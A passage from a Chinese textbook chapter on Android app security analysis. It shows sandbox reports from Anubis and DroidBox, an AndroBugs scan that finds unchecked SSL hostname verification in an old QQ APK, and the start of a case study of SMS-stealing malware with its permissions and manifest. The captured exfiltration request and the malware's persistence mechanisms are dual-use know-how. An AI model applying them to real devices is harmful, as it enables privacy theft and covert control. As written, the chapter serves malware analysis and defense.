- 获取指定 DEX 文件加载类信息。
- dump Dalvik java 堆信息。
- 在目标进程动态运行 Lua 脚本。

2. Anubis

Anubis 是一项用来分析恶意程序的服务,用户可以通过 Web 界面免费使用这项服务。Anubis 可以分析 Windows 可执行文件和 Android APK,并提供一份详细的分析报告。也可以用 Anubis 分析一个可疑的 URL,并返回一个分析报告,详述在访问 URL 过程中浏览器所执行的操作。下面主要介绍 Anubis 对 Android APK 的检测能力。

使用 Anubis 对 APK 文件进行动态分析可得到一份详细的分析报告,报告的整体结构包括分析目标的总体情况、静态检测项分析结果、动态检测项分析结果、分析过程截图。下面介绍分析报告各个部分包含的内容。

1) APK 文件的总体情况

该项包括分析目标 APK 文件的文件名、包名、哈希值、文件大小、API Level 等信息,如图 11-41 所示。

General Information

- General information about this Android application	
Filename:	com.yiqi.guard.1351650992862.apk
MD5:	c80dcfb91aefa8f0778de64d46ce031c
SHA-1:	688e807f07e494e1c6c61a8a85e83f981b6b1344
File Size:	2390694 Bytes
API Level:	8
Maliciousness Rating:	9.99127 (0: likely benign, 10: likely malicious)

图 11-41　APK 文件总体信息

2）静态检测项

该项包括静态分析的检测结果，包括 Activity、BroadcastReceiver、Service、Content Provider 等四大组件信息、申请的权限、使用的硬件特性以及 URL 字符串信息，如图 11-42 所示。

- URLs
http://xmlpull.org/v1/doc/features.html#validation
http://www.w3.org/2001/XMLSchema-instance
http://124.207.66.136/userstatnew/startcount.php
http://jabber.org/protocol/compress

图 11-42　静态 URL 检测结果

3）动态检测项

该项包括动态分析的检测结果，包括文件操作行为、网络访问行为、加密算法使用记录、加载代码行为、数据泄露行为等。其中，数据泄露行为的检测使用了 11.4.2 节介绍的 TaintDroid 工具作为基础。

- 文件操作，记录了分析目标都访问哪些文件，如图 11-43 所示。

Dynamic Analysis Report

- File operations

Timestamp	Operation	Path
2.134	write	/data/data/com.yiqi.guard/lib/tmp-1392148841tmp|

.ELF....(.4...^.4 .(...444...........G...G...PPP... ... .[.[.[.......Q...td.pLFLFLFx.x...........]_...L...NamVM.

图 11-43　文件操作

- 网络流量日志，可以看到有网络连接的 URL 地址、IP 地址、端口、HTTP 报文头、数据内容，如图 11-44 所示。

- Network operations

Timestamp	Operation	Host
14.138	open	124.207.66.136
22.133	open	125.76.234.130
24.136	write	125.76.234.130

图 11-44　网络流量日志

- 加密算法使用记录，可以得到加密算法的类型、参数，如图 11-45 所示。
- 加载代码行为，可以得知运行过程中分析目标动态加载了哪些代码，如图 11-46 所示。
- 数据泄露检测，此项会列出检测到的数据泄露内容及泄露途径，如图 11-47 所示。

3．DroidBox

DroidBox 采用了 GNU GPL v2 协议，作为一个开源项目托管在 github 之上。DroidBox 是用来对 Android APK 做动态分析的工具。它采用了基于 TaintDroid 构建的沙盒，利用该技术可以发现 Android 中的隐私数据是如何泄露出去的。TaintDroid 把所



- Crypto Operations

Timestamp	Operation	Algorithm
45.999	key	AES
0, 42, 2, 54, 4, 45, 6, 7, 65, 9, 54, 11, 12, 13, 60, 15		
45.999	encryption	AES
357242043237517		
45.999	key	AES
0, 42, 2, 54, 4, 45, 6, 7, 65, 9, 54, 11, 12, 13, 60, 15		
45.999	decryption	AES
357242043237517		
45.999	key	DES
0, 42, 2, 54, 4, 45, 6, 8		
45.999	encryption	DES
357242043237517		
46.000	key	DES
0, 42, 2, 54, 4, 45, 6, 8		
46.000	decryption	DES
357242043237517		

图 11-45　加密算法使用记录

- Dex Classes Loaded

Timestamp	Dex Classes Loaded
25.136	/data/data/com.yiqi.guard/app_bin/dexinject.jar

图 11-46　加载代码行为

- Data leaks

Timestamp	Leak Type	Content Leaked
14.139	network	TAINT_PHONE_NUMBER, TAINT_IMEI, TAINT_IMSI

POST /userstatnew/installcount.php HTTP/1.1 Content-Length: 177 Content-Type: application/x-www-form-urlencoded Host: 124.207.66.136 Connection:
4a3f-b847-ed40ac4698f0&imei=357242043237517&tmsi=310005123456789&gameid=700000&clientversion=1.0.7&mobilemodel=generic&mobilenumber=15555215554&

图 11-47　数据泄露检测

有隐私数据标记为污点源，应用程序在运行时对隐私数据的任何操作所产生的新数据也都将被标记为污点数据。通过对污点数据的追踪可以发现隐私数据的泄露路径。DroidBox 还可以监听文件的读写、短信的收发、类的装载、加密算法的调用等。

1）DroidBox 的安装

DroidBox 只能在 Linux 和 Mac OS 上使用，下述安装过程以 Linux 系统为例。

(1) 安装 Android SDK。可到 http://developer.android.com/sdk/index.html 下载。

(2) 安装 Python 的一些包，包括 numpy，scipy，matplotlib。

(3) 把 Android SDK 所在的文件夹加入执行路径：

```
export PATH=$PATH:/path/to/android-sdk/tools
export PATH=$PATH:/path/to/android-sdk/platform-tools
```

(4) 下载 DroidBox 压缩包，解压到任意目录下，解压后得到一个名为 DroidBox 文

件夹。

(5) 新建一个 Android 虚拟机,硬件平台选择 Nexus4(ARM CPU),系统选择 Android 4.1.2。

(6) 打开命令行,并把当前目录切换到 DroidBox 文件夹。通过如下脚本启动虚拟机:

```
./startemu.sh <AVD name>
```

(7) 虚拟机启动之后,可以通过如下脚本分析应用程序:

```
./droidbox.sh <file.apk> <duration in secs (optional)>
```

在分析过程中,可以通过 Ctrl+C 键终止分析过程。该脚本可以自动安装 APK 到虚拟机,并启动该 APK,但是分析过程并不是全自动的,需要安全分析人员人工参与。

2) DroidBox 的分析结果

DroidBox 的动态分析结果包含以下信息:

(1) APK 的哈希值。

```
hashes [3]
   0  : aabdfae011e3e9cfc3519520350b0641
   1  : 8c189ee0fe385769dab515a20d9eec63c608ee8c
   2  : ee093aa086a1638edd22823ec3c806828caf40ee41f1f48367c172b516c9e070
```

可以根据文件的哈希值判断文件是否相同。

第 0 项对应于文件的 MD5 值。

第 1 项对应于文件的 SHA-1 值。

第 2 项对应于文件的 SHA-256 值。

(2) 网络流量日志(data 信息省略)。

```
recvnet {1}
▼ 2.0575509071350098 {4}
      data : value
      host : 216.58.221.142
      type : net read
      port : 80
sendnet {1}
▼ 1.5423498153686523 {6}
      type : net write
      desthost : 216.58.221.142
      fd   : 20
      operation : send
      data : value
      destport : 80
closenet {0}
   (empty object)
```



根据网络连接的 IP 地址，可以追踪数据的流向，从而更加清楚是否发生了数据泄露。可以监控的数据有 IP 地址、端口号、数据内容、数据流向。

（3）文件的读写。

```
accessedfiles {1}
   1443619803 : /data/data/droidbox.tests/files/output.txt
fdaccess {2}
▼ 1.2272579669952393 {5}
     path : /data/data/droidbox.tests/files/myfilename.txt
     operation : write
     data : value
     id   : 358465241
     type : file write
▼ 1.2945640087127686 {5}
     path : /data/data/droidbox.tests/files/output.txt
     operation : read
     data : value
     id   : 751902135
     type : file read
```

通过对文件的访问记录，可以判断哪些文件有可能被污染。

（4）Service 信息。

```
servicestart {1}
▼ 12.21109390258789 {2}
     type : service
     name : com.android.contacts.ViewNotificationService
```

可以查看启动了哪些 Services。

（5）dex 文件加载。

```
dexclass {1}
▼ 0.45353198051452637 {2}
     path : /data/app/droidbox.tests-1.apk
     type : dexload
```

可以监控应用程序加载的类有哪些。

（6）加密算法使用的记录。

```
cryptousage {1}
▼ 1.3351409435272217 {4}
     operation : keyalgo
     type : crypto
     algorithm : AES
     key  : 0, 42, 2, 54, 4, 45, 6, 7, 65, 9, 54, 11, 12, 13, 60, 15
```

泄露的数据通常会被加密，通过对加密算法 API 的监控，可以得到加密算法的类型以及参数，帮助分析软件的安全性。

（7）数据泄露。

```
dataleaks {1}
▼ 5.334108829498291 {5}
      message : 92a871af351ba74720dd7ab4d9126996
   ▼ tag  [1]
         0  : TAINT_IMEI
      type : sms
      sink : SMS
      number : 0735445281
```

在这一项会列出可能的信息泄露途径。

(8) 短信的记录。

```
sendsms {1}
▼ 5.303154945373535 {3}
      message : Sending sms...
      type : sms
      number : 0735445281
```

短信的通信记录，包含信息内容、信息类型和接收方的电话号码。

(9) Receiver。

```
recvsaction {1}
  .SMSReceiver : android.provider.Telephony.SMS_RECEIVED
```

可以监控系统开启的 Receiver。

(10) 通话记录。

```
phonecalls {1}
▼ 5.35893702507019 {2}
      type : call
      number : 123456789
```

通话记录，包含类型和接听方的电话号码。

4. 金刚恶意软件智能分析系统

金刚恶意软件智能分析系统[24]（以下简称"系统"）以云计算技术、硬件模拟技术和恶意软件动态分析技术为核心，将针对计算机与移动智能终端的软件动态分析系统以网络服务的形式提供给各类用户。系统可以完全模拟用户的操作系统环境和应用软件配置，能够提供不同版本、不同配置的 Windows 和 Android 操作系统分析环境，并能够根据样本类型智能选择相应的分析环境。系统支持 Windows XP、Windows 7、Android 2. x、Android 4. x，以及联想 LeOS 等 Android 衍生操作系统平台软件的动态分析。

系统的分析模块与分析目标在不同环境运行，对分析目标完全透明，可支持指令、执行路径、行为等多层次分析，并具有对采取自修改代码保护的特殊代码进行分析的能力。系统可按需求为用户提供不同硬件架构、不同操作系统、不同软件配置的动态分析环境，避免了传统动态分析过程中烦琐、复杂的分析环境构建过程。此外，系统可为多种分析环境提供统一的基础分析服务和动态分析数据采集接口，提升软件的分析能力、分析效率以及分析结果数据的可靠性。

系统针对 Android 样本的分析能力如下：

- 支持批量自动分析。
- 支持基于快照的快速启动和状态保存。
- 能够全面监控系统运行状态(进程、线程、模块等信息)。
- 能够全面监控系统底层服务(Android 内核 syscall)。
- 能够全面监控系统上层行为(Android 打电话、数据操作等)。
- 支持多种系统行为模拟(Android 打电话、设置 GPS 等)。
- 具有自动测试功能,模拟屏幕点击、键盘输入,可自动识别并触发多种 UI 控件。
- 具有网络数据采集功能,自动抓取并记录应用软件的网络流量,采用标准 pcap 格式存储。
- 具有增强的模拟分析系统,基于硬件虚拟化技术,并定制各种硬件参数(IMEI、Model、手机号等),有效对抗恶意代码反制。
- 集成了静态分析功能,可检测是否反射代码、动态载入运行的代码等,支持检测权限误用和每个权限具体的代码调用位置。

系统提供基于 Web 服务的批量样本分析、基于专业客户端的深度交互分析等应用模式,读者可登录 www. tcasoft. com 网站试用 Web 服务对 apk 样本展开分析。

11.5　实际案例分析

11.5.1　应用软件实现安全性分析

本节介绍 Android 应用软件的一个常见高危漏洞——SSL 漏洞的描述以及如何使用 AndroBugs 工具进行 SSL 漏洞检测。

1. AndroidSSL 漏洞描述

SSL(Secure Sockets Layer)为服务器端和客户端间构建加密的安全通信,Android 系统提供了相应的接口供开发者使用,但同时也存在着一些由于 Android 应用程序没有正确使用 SSL 提供的接口而造成的安全漏洞,恶意攻击者可利用这些漏洞执行例如拦截数据等恶意操作。

由于 Android 允许证书不可信,由开发者自行认证,Android 官方文档对下列 3 类情形给出了明确的开发建议:

(1) 未知证书。由某种未知途径获取的证书,通常这类证书其签发方不在 Android 可信证书集合中。

(2) 自签名。通常是由不可信 CA 证书签发的一张证书(OpenSSL 和 Java 的 KeyTool 工具都具有这个功能)。

(3) 中间 CA 缺失。在服务端发送证书链的过程中需要发送完整的证书链。但是由于服务器证书与数据分离等原因,可能发送的证书链不完整,中间 CA 缺失了。

Android 为了兼容上述 3 种情况,要求开发者在程序中实现两个接口类 HostnameVerifier 和 TrustManager,并对其中的 Verify 和 CheckServerTrusted 进行接口实现。

当 Android 开发者没有严格遵照 Google 的开发建议,就有可能出现多种证书认证缺

陷，极有可能导致中间人攻击安全隐患。对证书认证过程可能出现的缺陷分为 4 类：

(1) 可信证书链认证不完整。一般方法为通过空接口并设置回调。客户端在接收到服务器端的证书链时，只要存在证书，无论证书颁发者是否在可信 CA 集合，都将证书作为可信证书，从而无法对服务器端做出正确的识别。

(2) 主机域名和证书不验证。一般会通过空接口或者用 Android 默认的 ALLOW_ALL_HOSTNAME_VERIFIER 并设置回调。客户端因此在接收到证书时，不会按照 RFC 2818 标准对请求的域名和证书的域名(通常在证书的 DNS、CN 域)进行校验。因此中间人可以使用域名为 Domain 的证书来劫持 Domain 的服务器端请求。

(3) Android Webview 错误忽略。一般会通过手动设置错误处理方法，并在 WebViewClient 类中重写 onReceivedSslError()方法，将错误处理方法直接返回。客户端在此类情况，SSL 所保证的安全通信将形同虚设，中间人劫持无法被发现。

(4) 证书锁定不完整。一般会锁定证书的几个关键的域。正确的证书绑定方法应该是绑定证书公钥，动态载入或者在代码中固定。

早在 2012 年，Fahl、Harbach 等通过对 Google Play 市场近 1.3 万个普通 App 样本进行分析，发现 Android SSL 安全存在严重安全漏洞[20]，极易被黑客利用。该团队首先提取应用的联网权限，发现大量申请了 Internet 权限却没有使用联网 API 的应用，即权限扩大威胁。然后对其中的 100 个样本进行了中间人攻击实验，发现了大量存在中间人攻击漏洞的样本，通过对其中部分没有混淆保护 Android 应用的逆向分析发现，存在漏洞的原因为 SSL 客户端对服务端证书认证不完整。其后，该团队研发了 Android SSL 安全静态分析工具 MalloDroid，主要是校验移动应用中是否存在可信证书链不完整和域名忽略校验两种缺陷。2013 年，Jethro Beekman 和 Christopher Thompson 发现了索尼手机的官方应用 WiFi Calling 存在中间人劫持攻击漏洞，其原因为 WiFi Calling 应用在通信过程中没有对服务器端的证书进行校验，当发生会话劫持的时候，客户端无法察觉。虽然漏洞爆出后 Sony 公司很快修复了这个漏洞，但是该安全事件反映出手机厂家对用户的隐私保障存在诸多问题。

2. 使用 AndroBugs 工具检测 SSL 漏洞

对 SSL Implementation Checking 的检测分为两部分：Verifying Host Name in Custom Classes 和 Verifying Host Name in Fields。

Verifying Host Name in Custom Classes 主要检测 App 是否在自定义的类中实现了 HostnameVerifier 接口，且不安全地使用了某些方法。它的执行过程分为 3 步：

(1) 检测所有调用 setDefaultHostnameVerifier 和 setHostnameVerifier 函数的方法(设为 Method1)，且保存调用这些方法时传入的第一个参数所在的类(设为 Class1)。

(2) 查找到实现 javax/net/ssl/HostnameVerifier 接口中 verify 函数的方法，且此方法直接返回 true(设为 Method2)。

(3) 对于上两步查找到的方法，Method2 方法的使用会导致漏洞。同时，如果 Method2 所在的类和 Class1 相同，那么认为 Method1 方法的使用也会导致漏洞。

Verifying Host Name in Fields 项检测 App 是否使用了 ALLOW_ALL_HOSTNAME_VERIFIER 字段或 AllowAllHostnameVerifier 类而导致了安全问题。其检测步骤包括两步：



（1）检测调用 setDefaultHostnameVerifier 和 setHostnameVerifier 函数的方法，从这些方法中选择第一个参数所在的类为 org/apache/http/conn/ssl/AllowAllHostnameVerifier 的方法。

（2）查找到使用 ALLOW_ALL_HOSTNAME_VERIFIER field 的方法。

这两个步骤查找到的所有方法都被认为是不安全的，会导致漏洞。本节使用 Androbugs 作为主要的漏洞检测工具，读者可从 https://github.com/AndroBugs/AndroBugs_Framewor 获取 Androbugs 工具的详细安装和使用信息。在此，只介绍 Androbugs 工具在 Linux 环境中的安装步骤：从 https://github.com/AndroBugs/AndroBugs_Framework 网址上下载 AndroBugs_Framework-master.zip 包，并将其解压即可。

以 4.0.2 版本的手机 QQ 应用为例，将含有漏洞的 qq.apk 文件放入到 Androbugs 工具的目录下，然后在终端提示符下进入到该目录中，输入如下命令：


```
python androbugs.py - f qq.apk
```

即可执行漏洞检测，执行完成后会输出漏洞检测报告，如图 11-48 所示。

```
*************************************************************************
**   AndroBugs Framework - Android App Security Vulnerability Scanner   **
**                          version: 1.0.0                              **
**     author: Yu-Cheng Lin (@AndroBugs, http://www.AndroBugs.com)      **
**               contact: androbugs.framework@gmail.com                 **
*************************************************************************
Platform: Android
Package Name: com.tencent.mobileqq
Package Version Name: 4.0.2
Package Version Code: 29
Min Sdk: 5
Target Sdk: 8
MD5   : 7599801d7110c800e2ad95e5392402e8
SHA1  : 7810984ca43bb31243bbe3559ee7d9a0e82549d4
SHA256: 118d733ce4c3a0c363a9da2b938917762f6fd46c427d96f3da627740c8994654
SHA512: cee1ad0a2e5c790e78663f3116af493e56aa569f993a4fc325c2964ce82127ffb42c7b6a2b66f510a
6e5efcbd66a688672ee0d5f490e8466502c4b2494363d03
------------------------------------------------------------
[Critical] <Command> Runtime Command Checking:
           This app is using critical function 'Runtime.getRuntime().exec("...")'.
           Please confirm these following code secions are not harmful:
               => Lcom/tencent/mobileqq/utils/traceroute/TraceThread;->c(
               Ljava/lang/String;)Ljava/lang/String; (0xc) --->
                    Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
               => Lcom/tencent/mobileqq/utils/traceroute/TracerouteInstaller;->
               installExecutable(Landroid/content/Context;)Z (0x62) --->
                    Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
               => Lcom/tencent/mobileqq/utils/traceroute/TracerouteInstaller;->
               isTracerouteInstalled()Z (0xe) --->
                    Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
               => Lmqq/util/NativeUtil;->screenshot(Landroid/content/Context;)
               Landroid/graphics/Bitmap; (0x22) --->
                    Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
[Critical] <Command> Runtime Critical Command Checking:
           Requesting for "root" permission code sections 'Runtime.getRuntime().exec("su"
           )' found (Critical but maybe false positive):
               => Lmqq/util/NativeUtil;->screenshot(Landroid/content/Context;)
               Landroid/graphics/Bitmap; (0x22) --->
                    Ljava/lang/Runtime;->exec(Ljava/lang/String;)Ljava/lang/Process;
```

图 11-48　Androbugs 对 qq.apk 生成的检测报告（部分）

其中 SSL Implementation Checking 项的检测报告如图 11-49 所示，从图中可以看出，此 qq.apk 在 com/tencent/open/util/HttpBaseUtil 类的 getHttpClient 方法中使用了 ALLOW_ALL_HOSTNAME_VERIFIER 字段。



```
[Critical] <SSL_Security> SSL Implementation Checking (Verifying Host Name in Fields):
           This app does not check the validation of the CN(Common Name) of the SSL
           certificate ("ALLOW_ALL_HOSTNAME_VERIFIER" field or
           "AllowAllHostnameVerifier" class).
           This is a critical vulnerability and allows attackers to do MITM attacks with
           his valid certificate without your knowledge.
           Case example:
           (1)http://osvdb.org/96411
           (2)http://www.wooyun.org/bugs/wooyun-2010-042710
           (3)http://www.wooyun.org/bugs/wooyun-2010-052339
           Also check Google doc: http://developer.android.com/training/articles/security
           -ssl.html (Caution: Replacing HostnameVerifier can
           be very dangerous).
           OWASP Mobile Top 10 doc: https://www.owasp.org/index.php/Mobile_Top_10_2014-M3
           Check this book to see how to solve this issue: http://goo.gl/BFb65r

           To see what's the importance of Common Name(CN) verification.
           Use Google Chrome to navigate:
            - https://www.google.com   => SSL certificate is valid
            - https://60.199.175.158/  => This is the IP address of google.com, but the
            CN is not match, making the certificate invalid. You
           still can go Google.com but now you cannot distinguish attackers from normal
           users

           Please check the code inside these methods:
               => Lcom/tencent/open/util/HttpBaseUtil;->getHttpClient (Ljava/lang/String;
                  Ljava/lang/String;)Lorg/apache/http/client/HttpClient;
```

图 11-49　SSL Implementation Checking 项的检测报告

3. 样本分析总结

本节首先介绍了 Android 应用软件的一类常见漏洞——SSL 漏洞的原理和检测方法，然后通过使用 Androbugs 框架，演示了针对应用程序进行安全漏洞挖掘的方法，并发现了分析目标存在 SSL 实现高危漏洞，面临着中间人攻击的风险。


11.5.2 恶意应用分析

1. 样本基本信息

恶意样本的基本信息如表 11-4 所示。

表 11-4　恶意样本的基本信息

病毒名称	nhndhsjogrrn. spneuvdmpjrk. gociwsfmlaio
文件名称	10086. apk
文件 MD5	73c19b0742804ec2cd4cbdd3f10b7378
安装名称	移动客户端
文件大小	221 636B
发现时间	2015. 9. 18
影响系统	Android
危害属性	远程控制、隐私窃取



2. 样本症状描述

恶意样本安装到手机上后，具有如下的症状：

- 病毒初次启动时，在后台静默发送短信。
- 隐藏桌面图标，在获取设备管理器权限后，从已安装程序列表中消失。
- 接收短信控制指令，拦截指定号码的短信。
- 病毒利用系统设备管理器的漏洞，使得无法禁用该病毒，并无法卸载。

3. 静态分析

首先，使用 ApkTools、Androguard、dex2jar 等静态分析工具分析样本，反编译、提取样本的代码、权限、资源等信息。该样本申请的权限列表如图 11-50 所示。

```
<uses-permission android:name="android.permission.INTERNET"></uses-permission>
<uses-permission android:name="android.permission.READ_SMS"></uses-permission>
<uses-permission android:name="android.permission.WRITE_SMS"></uses-permission>
<uses-permission android:name="android.permission.SEND_SMS"></uses-permission>
<uses-permission android:name="android.permission.RECEIVE_SMS"></uses-permission>
<uses-permission android:name="android.permission.RECEIVE_WAP_PUSH"></uses-permission>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"></uses-permission>
<uses-permission android:name="android.permission.RECEIVE_USER_PRESENT"></uses-permission>
<uses-permission android:name="android.permission.READ_PHONE_STATE"></uses-permission>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"></uses-permission>
<uses-permission android:name="android.permission.READ_CONTACTS"></uses-permission>
<uses-permission android:name="android.permission.GET_TASKS"></uses-permission>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"></uses-permission>
<uses-permission android:name="android.permission.WRITE_SETTINGS"></uses-permission>
<uses-permission android:name="android.permission.VIBRATE"></uses-permission>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"></uses-permission>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"></uses-permission>
```

图 11-50　权限列表

可以看到，样本申请了网络访问、读取通讯录、读取短信、发送短信、开启自动启等权限，从申请的权限来判断，该恶意样本有可能是隐私窃取或资费消耗类的恶意应用。图 11-51 是样本的组件资源信息。

```
▼<activity android:excludeFromRecents="false" android:label="@7F060000" android:name="com.phone.stop.activity.MainActivity">
  ▼<intent-filter>
     <action android:name="android.intent.action.MAIN"></action>
     <category android:name="android.intent.category.LAUNCHER"></category>
   </intent-filter>
 </activity>
▼<activity android:excludeFromRecents="false" android:label="@7F060000" android:name="com.phone.stop.activity.DeleteActivity">
  ▶<intent-filter>...</intent-filter>
 </activity>
 <service android:exported="true" android:name="com.phone.stop.service.BootService"></service>
▼<receiver android:name="com.phone.stop.receiver.BootReceiver">
  ▼<intent-filter android:priority="2147483647">
     <action android:name="android.intent.action.BOOT_COMPLETED"></action>
     <action android:name="android.net.conn.CONNECTIVITY_CHANGE"></action>
     <action android:name="android.provider.Telephony.SMS_RECEIVED"></action>
     <action android:name="android.provider.Telephony.GSM_SMS_RECEIVED"></action>
     <action android:name="android.provider.Telephony.SMS_RECEIVED_2"></action>
     <action android:name="android.provider.Telephony.SMS_DELIVER"></action>
   </intent-filter>
 </receiver>
▼<receiver android:name="com.phone.stop.receiver.SMSReceiver" android:permission="android.permission.BROADCAST_SMS">
  ▼<intent-filter android:priority="2147483647">
     <action android:name="android.provider.Telephony.SMS_RECEIVED"></action>
   </intent-filter>
 </receiver>
▼<receiver android:name="com.phone.stop.receiver.MyDeviceAdminReceiver" android:permission="android.permission.BIND_DEVICE_ADMIN">
   <meta-data android:name="android.app.device_admin" android:resource="@7F040000"></meta-data>
  ▼<intent-filter>
     <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"></action>
   </intent-filter>
 </receiver>
```

图 11-51　组件资源信息

从组件信息中可以看到，样本的主 Activity 是 com. phone. stop. activity. MainActivity，并且创建了一个接收手机启动、连接状态改变等事件的广播接收器 com. phone. stop. receiver. BootReceiver，同时也创建了一个后台服务 com. phone. stop. service. BootService。

此外，要特别注意的是，该样本申请了另外两个较为敏感的广播接收器：com. phone. stop. receiver. SMSReceiver 和 com. phone. stop. receiver. MyDeviceAdminReceiver。前者用于响应短信接收事件，可用于监听短信；后者负责接收设备管理器激活事件，而有一类 Android 恶意代码会通过诱使用户给予它设备管理器权限而隐藏自身，并阻止用户卸载。

接下来查看反编译后的代码，首先分析程序入口 Activity：com. phone. stop. activity. MainActivity，部分代码如图 11-52 所示。

```
